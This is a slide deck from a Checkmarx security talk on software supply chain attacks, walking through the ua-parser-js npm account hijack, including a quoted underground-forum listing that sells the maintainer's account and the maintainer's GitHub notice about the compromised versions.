



# Tracking Open Source Supply Chain Attackers: The New Frontier

**Jossef Harush Kadouri**

Head of Supply Chain Security

Checkmarx

@jossefharush





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**Checkmarx**







My Team's Mission:


**Fighting Software Supply Chain Attackers**

# Software Supply Chain



# Software Supply Chain Risks





### Ahead of time analysis

Contributor Reputation

Malicious Behavior

Threat Hunters

Threat Intelligence

+ 30 Automation Engines



Manual review



Report security teams for removal + open source the findings



# Checkmarx Security



## WASP Attack on Python – Polymorphic Malware Shipping WASP Stealer; Infecting Hundreds...

In early November, several malicious packages were reported by Phylum and CheckPoint. We link these two reports to the same attacker with...

Jossef Harush  
Nov 14 · 7 min read



## Researchers Are Poisoning Open-Source Packages. What Should We do?

These are a few examples of Open-Source security researchers who went a bit too far and some guidelines for preventing these situations.

Aviad Gershon  
Nov 2 · 4 min read



## Attacking the Software Supply Chain with a Simple Rename

A vulnerability in GitHub that allows attackers to take control over GitHub repositories belonging to renamed accounts.

Aviad Gershon  
Oct 26 · 6 min read



## LofyGang - Software Supply Chain Attackers; Organized, Persistent, and Operating for...

Checkmarx discovered ~200 malicious NPM packages with thousands of installations linked to an attack group called "LofyGang".

Jossef Harush  
Oct 7 · 7 min read



dydX Grants Exchange NPM







August in Software Supply




Automatic Execution of Code

# Monthly Package Releases



# Over 700,000 Monthly Package Releases





A collage of diverse hands reaching towards a central banner. The hands are of various skin tones and are positioned around a white banner that contains the text "EVERYONE USES OPEN SOURCE". The background is a solid, vibrant green. The hands are reaching from all directions, symbolizing global participation and collaboration.

**EVERYONE USES OPEN SOURCE**




# Developers want to deliver fast







# What developers are asking for



# What developers **are not** asking for





A terminal window with a dark purple background and a dark grey title bar. The title bar contains three colored window control buttons (red, yellow, green) and the text "terminal". The main area of the terminal is dark purple and contains the command "\$ npm install cncjs" in a light blue monospace font. The terminal is empty except for this command.

```
$ npm install cncjs
```

terminal

```
$ npm install cncjs
```

```
+ cncjs@1.9.25
```

```
added 811 packages from 611 contributors and audited 811 packages in  
132.202s
```





Part 1

**Popular != Safe**



**Meet Faisal Salman**







JavaScript library to detect Browser, Engine, OS, CPU, and

from User-Agent

gzipped) th

side).

• Author : Fa

• Demo : ht


• Source : h

Neurotic Pantaloon Maker Products Pricing Documentation

**npm** Search packages Search Sign Up Sign In

**ua-parser-js** DT  
1.0.2 • Public • Published 6 months ago

[Readme](#) [Explore](#) BETA [0 Dependencies](#) [1,371 Dependents](#) [54 Versions](#)



build passing npm v1.0.2 downloads 9M/week jsDelivr 237M hits/month cdnjs v1.0.2

## UAParser.js

JavaScript library to detect Browser, Engine, OS, CPU, and Device type/model from User-Agent data with relatively small footprint (~17KB minified, ~6KB gzipped) that can be used either in browser (client-side) or node.js (server-side).

**Install**

```
> npm i ua-parser-js
```

**Repository**  
[github.com/faisalman/ua-parse...](#)

**Homepage**  
[github.com/faisalman/ua-pars...](#)

[Fund this package](#)

± 2022-04-03 to 2022-04-09  
10,076,504

Version	License
1.0.2	MIT


otprint (~17K

client-side) o

er-js

arser-js

# Maintained 10 years



# 10m Weekly Downloads

♥ Fund this package

↓ 2022-04-03 to 2022-04-09

10,076,504

Version

1.0.2

License

MIT



**October 5th, 2021**

# Russian Underground



## Acc development, 7kk installations per week

24 minutes ago in Auctions

Posted by: 24 minutes ago (changed)

I sell a development account on npmjs.com, more than 7 million installations every week, more than 1000 others are dependent on this. There is no 2FA on the account. Login and password access. T  
Suitable for distributing installations, miners, creating a botnet.

Start \$ 10k

Step \$ 1k

Blitz \$ 20k

24 hours after the last bet

Guarantor, we will pay the commission 50/50





User



4

24 posts  
registration

Activity  
other

# A couple of weeks later

  27








 **faisalman** commented 24 days ago Owner  ...



Hi all, very sorry about this.

I noticed something unusual when my email was suddenly flooded by spams from hundreds of websites (maybe so I don't realize something was up, luckily the effect is quite the contrary).

I believe someone was hijacking my npm account and published some compromised packages ( 0.7.29 , 0.8.0 , 1.0.0 ) which will probably install malware as can be seen from the diff here: <https://app.renovatebot.com/package-diff?name=ua-parser-js&from=0.7.28&to=1.0.0>

I have sent a message to NPM support since I can't seem to unpublish the compromised versions (maybe due to npm policy <https://docs.npmjs.com/policies/unpublish>) so I can only deprecate them with a warning message.

  107  4  13  46  1  21

 **KalleOlaviNiemitalo** commented 24 days ago  ...



ua-parser-js



1.0.0



0.8.0

